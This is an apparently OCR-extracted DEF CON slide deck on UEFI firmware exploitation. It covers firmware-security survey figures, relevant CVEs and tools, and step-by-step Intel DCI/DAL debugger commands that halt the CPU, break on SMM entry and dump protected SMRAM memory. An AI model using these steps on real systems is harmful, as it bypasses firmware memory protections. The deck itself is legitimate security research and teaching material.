



UEFI EXPLOITATION FOR THE MASSES

**“IF YOU WANT TO KEEP A SECRET, YOU
MUST ALSO HIDE IT FROM YOURSELF”**

**“WAR IS PEACE.
FREEDOM IS SLAVERY.
IGNORANCE IS STRENGTH.”**



WHO ARE WE

Jesse
Michael
@jessemichael

Mickey
Shkatov
@HackingThings



DEFCON



AGENDA

- BACKGROUND
- GETTING STARTED
- EXPLOITING UEFI IN REAL LIFE
- UEFI EXPLOIT MITIGATIONS
- RECOMMENDATIONS
- QA



BACKGROUND

BIOS – Basic Input Output System

UEFI – Unified Extensible Firmware Interface

DCI – Direct Connect Interface

SMM – System Management Mode

OOB – Out Of Band



BACKGROUND

Yuriy Bulygin

~~Corey Kallenberg~~

~~Xeno Kovah~~

~~Rafal wojtczuk~~

~~Nikolaj Schlej~~

~~Snare~~

Matthew Garrett

Joanna Rutkowska

Trammell Hudson

And more...





BACKGROUND

Firmware Security AN OVERLOOKED THREAT

Firmware, the hard-coded software that frequently is stored in Read-Only Memory (ROM), is a vulnerable and increasingly attractive entry point for hackers. Solutions regarding firmware security – such as using manufacturers that allow enterprises to independently validate the integrity of their devices – are emerging, but many security professionals and their enterprises are not aware of the need for preparedness.



ONLY
8%

Of respondents feel their enterprise is fully prepared for firmware-related vulnerabilities and exploits

LACK OF PREPAREDNESS

MORE THAN
50%

Of enterprises that place a priority on security within hardware lifecycle management report at least one incident of malware-infected firmware



AT LEAST
70%

Of enterprises that do not place emphasis on security in hardware life cycle management feel unprepared to deal with an attack

3 out of 10
Respondents who plan to implement firmware controls in next 12 to 24 months have had firmware malware introduced into corporate systems

LACK OF A PLAN

FEWER THAN 1 IN 4

Enterprises fully include firmware in their enterprise's processes and procedures for deploying new equipment

MORE THAN 1 IN 3

Are not monitoring, measuring or collecting firmware data or are unsure if their enterprises are doing so

MORE THAN 1 IN 3

Received no feedback on firmware controls in compliance audits



Of security professionals' enterprises HAVE FULLY IMPLEMENTED controls for firmware

Learn more at www.isaca.org/firmware

SOURCE: 2016 ISACA Firmware Security Survey

© 2016 ISACA. All rights reserved.




DEFCON



BACKGROUND

Platform Initialization (PI) Boot Phases





BACKGROUND

Physical access attacks on UEFI firmware
Open Chassis vs Closed Chassis





BACKGROUND

DENO

DEFCON
26



BACKGROUND

Known CVE's

CVE-2014-8273

CVE-2015-0949

CVE-2017-11315

CVE-2017-3753

CVE-2017-11312

CVE-2017-11316

CVE-2017-11313

CVE-2017-11314

CVE-2018-3612



GETTING STARTED

Recommended Tools



Intel Studio Debug



UEFI Tool



CHIPSEC



Universal-IFR-Extractor

```
UEFI Interactive Shell v2.1
UEFI v2.40 (DEK II, 0x00000000)
Mapping table:
  M1: Intel(R) Dual Band Wireless-AC 7265 (0x1E,0x0) / Pci(0x1,0x0) / Pci(0x4,0x0)
    HAX1: Intel(R) Dual Band Wireless-AC 7265 (0x1E,0x0) / Pci(0x1,0x0) / Pci(0x4,0x0)
    HAX2: Intel(R) Dual Band Wireless-AC 7265 (0x1E,0x0) / Pci(0x1,0x0) / Pci(0x4,0x0)
Press ESC in 1 seconds to skip startup.log or any other log to continue.
Shell> fail
  is not a valid mapping.
Shell>
```

UEFI Shell USB



\$15

DEFCON



GETTING STARTED

Getting started with a firmware debug environment:

1. Intel Hardware Debug Interface (DCI) **CVE-2018-3652**
2. Intel Studio Debug
3. Intel Debug Abstraction Layer


<https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00127.html>



GETTING STARTED

Starting and using Intel Studio Debug

1. Start ConfigConsole.exe and connect







GETTING STARTED

Starting and using Intel Studio Debug

1. Start Intel Studio Debug and connect




PythonConsole.cmd

```
INFO: Probe connection initialized!
INFO: Connected to Processor type: Skylake (4 threads)
INFO: CPU type "Skylake": detailed register information available.
INFO: Initialization complete.
```



GETTING STARTED

Alternatively:
PythonConsole.cmd



```
c:\ Intel DAL Python CLI
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
```



GETTING STARTED

```
Intel DAL Python CLI          SMM ENTER
Registering MasterFrame...
Registered C:\Intel\DAL_1.9.9588.110\MasterFrame.HostApplication.exe Successfully.
Using Intel DAL 1.9.9588.100 Built 10/23/2017 against rev ID 544636 [1742]
Using Python 2.7.12 (64bit), .NET 2.0.50727.8933, Python.NET 2.0.18, pyreadline 2.0.1
    Note: The 'coregroupsactive' control variable has been set to 'GPC'
Using SKL_KBP_OpenDCI_DbC_Only_ReferenceSettings
>>? itp.halt()
    [SKL_C0_T0] Halt Command break at 0x38:0000000086E78817
    [SKL_C0_T1] HLT Instruction break at 0x38:00000000000571E5
    [SKL_C1_T0] HLT Instruction break at 0x38:00000000000571E5
    [SKL_C1_T1] HLT Instruction break at 0x38:00000000000571E5
>>> itp.cv.smmentrybreak.setValue("True")
>>> itp.threads[0].port(0xB2,0x1)
>>> itp.go()
>>?      [SKL_C0_T0] SMM Entry break at 0xCE00:000000000008000
    [SKL_C0_T1] SMM Entry break at 0xCE80:000000000008000
    [SKL_C1_T0] SMM Entry break at 0xCF00:000000000008000
    [SKL_C1_T1] SMM Entry break at 0xCF80:000000000008000
>>?
>>>
```



HACKERMAN



GETTING STARTED

SMI ENTER

```
Intel DAL Python CLI
import time
itp.halt()
itp.cv.smimentrybreak.setValue("True")
itp.threads[0].port(0xB2,0x1)
itp.go()


time.sleep(5)
smrambasephys = itp.cores[0].threads[0].msr(0x1f2)
smrambasephys[0:12] = 0
itp.threads[0].memsave(r"c:\Intel\smram_dump.bin",smrambasephys.ToHe
x(), 0x800000, True)
itp.cv.smimentrybreak.setValue("False")
itp.go()
```



GETTING STARTED

Accessing SMM using Intel Debug

1. Intel Debug studio
2. Intel DAL





GETTING STARTED

SMM ENTER

Intel(R) System Debugger

File Edit View Run Debug Options Help

Assembler: 0x0038:0x00000000887E4F0B to 0x0038:0x00000000887E50DD

Registers Model Specific Registers

T. Address

IA32 SMRR_PHYSBASE 0x0000000088400006

0x00038:0x00000000887E4F39 48 8B 44 ... mov rax, qword ptr [rsp+0x8]

0x00038:0x00000000887E4F39 48 C7 44 ... mov qword ptr [rsp+0x8], 0x0

0x00038:0x00000000887E4F39 5E pop rsi

0x00038:0x00000000887E4F39 C3 ret

0x00038:0x00000000887E4F39 48 BB 44 ... mov rax, qword ptr [rsp+0x8]

0x00038:0x00000000887E4F39 48 85 C0 test rax, rax

0x00038:0x00000000887E4F41 74 F6 jz 0x887E4F39 <

0x00038:0x00000000887E4F4D 48 83 EC 38 sub rsp, 0x38

0x00038:0x00000000887E4F51 48 8D 44 ... lea rax, ptr [rsp+0x60]

0x00038:0x00000000887E4F56 48 89 44 ... mov qword ptr [rsp+0x20], rax

0x00038:0x00000000887E4F5B E8 10 0F ... call 0x887E5E70 <

0x00038:0x00000000887E4F60 48 83 C4 38 add rsp, 0x38

0x00038:0x00000000887E4F64 C3 ret

0x00038:0x00000000887E4F65 CC int3

0x00038:0x00000000887E4F66 CC int3

0x00038:0x00000000887E4F67 CC int3

0x00038:0x00000000887E4F68 C2 00 00 ret 0x0

0x00038:0x00000000887E4F6B CC int3

0x00038:0x00000000887E4F6C 48 83 EC 28 sub rsp, 0x28

0x00038:0x00000000887E4F70 48 8B 05 ... mov rax, qword ptr [rip+0x...]

0x00038:0x00000000887E4F77 48 85 C0 test rax, rax

0x00038:0x00000000887E4F7A 75 24 jnz 0x887E4FA0 <

0x00038:0x00000000887E4F7C 48 8B 05 ... mov rax, qword ptr [rip+0x...]

Hardware Threads Breakpoints

Id Address Function File Skip Count Condition Action HW Id Addition S

SMM Entry Break 0

IA32_MTRR_CAP 0x00000000000001D0A 0x1f2 SMM Cap

IA32_SMRR_PHYSBASE 0x0000000088400006 0x1f3 SMM Ra

IA32_MTRR_PHYSMASK 0x00000000FFC00000 0x1f3 SMM Ra

IA32_MTRR_PHYSBASE0 0x00000000C0000000 0x200 IA32_N

IA32_MTRR_PHYSMASK0 0x0000007FC0000800 0x201 IA32_N

IA32_MTRR_PHYSBASE1 0x00000000A0000000 0x202 IA32_N

IA32_MTRR_PHYSMASK1 0x0000007FE0000800 0x203 IA32_N

IA32_MTRR_PHYSBASE2 0x0000000090000000 0x204 IA32_N

IA32_MTRR_PHYSMASK2 0x0000007FF0000800 0x205 IA32_N

IA32_MTRR_PHYSBASE3 0x000000008C000000 0x206 IA32_N

IA32_MTRR_PHYSMASK3 0x0000007FFC0000800 0x207 IA32_N

IA32_MTRR_PHYSBASE4 0x000000008A000000 0x208 IA32_N

IA32_MTRR_PHYSMASK4 0x0000007FFE0000800 0x209 IA32_N

IA32_MTRR_PHYSBASE5 0x0000000089000000 0x20a IA32_N

IA32_MTRR_PHYSMASK5 0x0000007FFF0000800 0x20b IA32_N

IA32_MTRR_PHYSBASE6 0x0000000088000000 0x20c IA32_N

IA32_MTRR_PHYSMASK6 0x0000007FFF8000800 0x20d IA32_N

IA32_MTRR_PHYSBASE7 0x0000000000000000 0x20e IA32_N

IA32_MTRR_PHYSMASK7 0x0000000000000000 0x20f IA32_N

IA32_MTRR_PHYSBASE8 0x0000000000000000 0x210 IA32_N

IA32_MTRR_PHYSMASK8 0x0000000000000000 0x211 IA32_N

IA32_MTRR_PHYSBASE9 0x0000000000000000 0x212 IA32_N

IA32_MTRR_PHYSMASK9 0x0000000000000000 0x213 IA32_N

IA32_MTRR_FIX64K_00000 0x0606060606060606 0x250 Fixed

IA32_MTRR_FIX16K_00000 0x0606060606060606 0x250 Fixed

IA32_MTRR_FIX16K_A0000 0x0000000000000000 0x259 Fixed

IA32_MTRR_FIX4K_C0000 0x0505050505050505 0x268 Fixed

IA32_MTRR_FIX4K_C8000 0x0505050505050505 0x269 Fixed

IA32_MTRR_FIX4K_D0000 0x0505050505050505 0x26a Fixed

IA32_MTRR_FIX4K_E0000 0x0505050505050505 0x26c Fixed

IA32_MTRR_FIX4K_E8000 0x0505050505050505 0x26d Fixed

[0][default] IP=0x0038:0x00000000887E4F39 0x0038:0x00000000887E4F39


DEFCON



GETTING STARTED

Accessing SMM using Intel Debug

1. Intel Debug studio
2. Intel DAL





GETTING STARTED

RESET VECTOR

Intel(R) System Debugger

File Edit View Run Debug Options Help

Console View

Debugger Commands

INFO: Target reset occurred
WARNING: DCI: Device Gone (Target Power Lost or Cable Unplugged)
WARNING: DCI: A DCI device has been detected, attempting to establish connection
WARNING: DCI: Target connection has been fully established
INFO: JTAG reconfiguration in progress...
WARNING: DCI: Device Gone (Target Power Lost or Cable Unplugged)
WARNING: DCI: A DCI device has been detected, attempting to establish connection
WARNING: DCI: Target connection has been fully established
E-2201: Cannot access target state when target is running or unresponsive.
INFO: Recapturing target state...
INFO: Target reset occurred
INFO: Target power restored
INFO: JTAG reconfiguration complete.
xdb>

Assembler: 0xF000:0xFFC2 to 0xF000:0xFFFF

Address	Opcodes	Source
0xF000:0xFFC8	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCA	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCC	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFCE	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD0	BF 50 41	mov di, 0x4150
0xF000:0xFFD3	EB 1D	jmp 0xFFFF2 <>
0xF000:0xFFD5	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD7	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFD9	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFDB	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFDD	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFDF	00 3C	add byte ptr [si], bh
0xF000:0xFFE1	18 EA	sbb dl, ch
0xF000:0xFFE3	FF	DB 0xFF
0xF000:0xFFE4	EB FE	jmp 0xFFE4 <>
0xF000:0xFFE6	CF	iret
0xF000:0xFFE7	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFE9	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFEB	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFED	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFEF		???
0xF000:0xFFFF0	0F 09	wbinvd
0xF000:0xFFFF2	E9 3B FC	jmp 0xFC30 <>
0xF000:0xFFFF5	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFFF7	00 FE	add dh, bh
0xF000:0xFFFF9	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFFFB	00 00	add byte ptr [bx+si*1], al
0xF000:0xFFFFD	00 EA	add dl, ch
0xF000:0xFFFF	FF	DB 0xFF

Registers

Register	Value	Description
RAX	0x0000000000000000	
RBX	0x0000000000000000	
RCX	0x0000000000000000	
RDX	0x0000000000004063	
RSI	0x0000000000000000	
RDI	0x0000000000000000	
RSP	0x0000000000000000	
RBP	0x0000000000000000	
R8	0x0000000000000000	
R9	0x0000000000000000	
R10	0x0000000000000000	
R11	0x0000000000000000	
R12	0x0000000000000000	
R13	0x0000000000000000	
R14	0x0000000000000000	
R15	0x0000000000000000	
RIP	0x00000000000FFF2	
RFL	0x0000000000010002	RFLAGS Register
EAX	0x00000000	
EBX	0x00000000	
ECX	0x00000000	
EDX	0x000406E3	
ESI	0x00000000	
EDI	0x00000000	
ESP	0x00000000	
EBP	0x00000000	
CS	0xF000	
DS	0x0000	
SS	0x0000	
ES	0x0000	
FS	0x0000	
GS	0x0000	
EIP	0x00000FFF2	
EFL	0x00010002	EFLAGS Register

Hardware Threads

